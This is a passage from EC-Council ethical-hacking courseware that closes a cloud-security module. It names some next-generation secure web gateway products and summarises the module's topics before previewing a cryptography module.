


Figure 19.114: Next-Generation Secure Web Gateway (NG SWG)

Some of the NG SWG solutions are as follows:

- Netskope Next Gen Secure Web Gateway (*https://www.netskope.com*)
- Cloudflare Gateway (*https://www.cloudflare.com*)
- Quantum Next Generation Firewall Security Gateways™ (*https://www.checkpoint.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - Cloud computing concepts along with various types of cloud computing services
  - Container technology and the serverless computing environment
  - Cloud computing threats and attacks
  - Cloud hacking techniques in depth
  - Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors
  - Securing the cloud environment using cloud security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers use cryptography to protect the data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

In this module, we introduced the cloud computing concepts and various types of cloud computing services. We also discussed container technology and the serverless computing environment. We fully examined the cloud computing threats and attacks and cloud hacking techniques. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we ended this module with a detailed discussion on cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.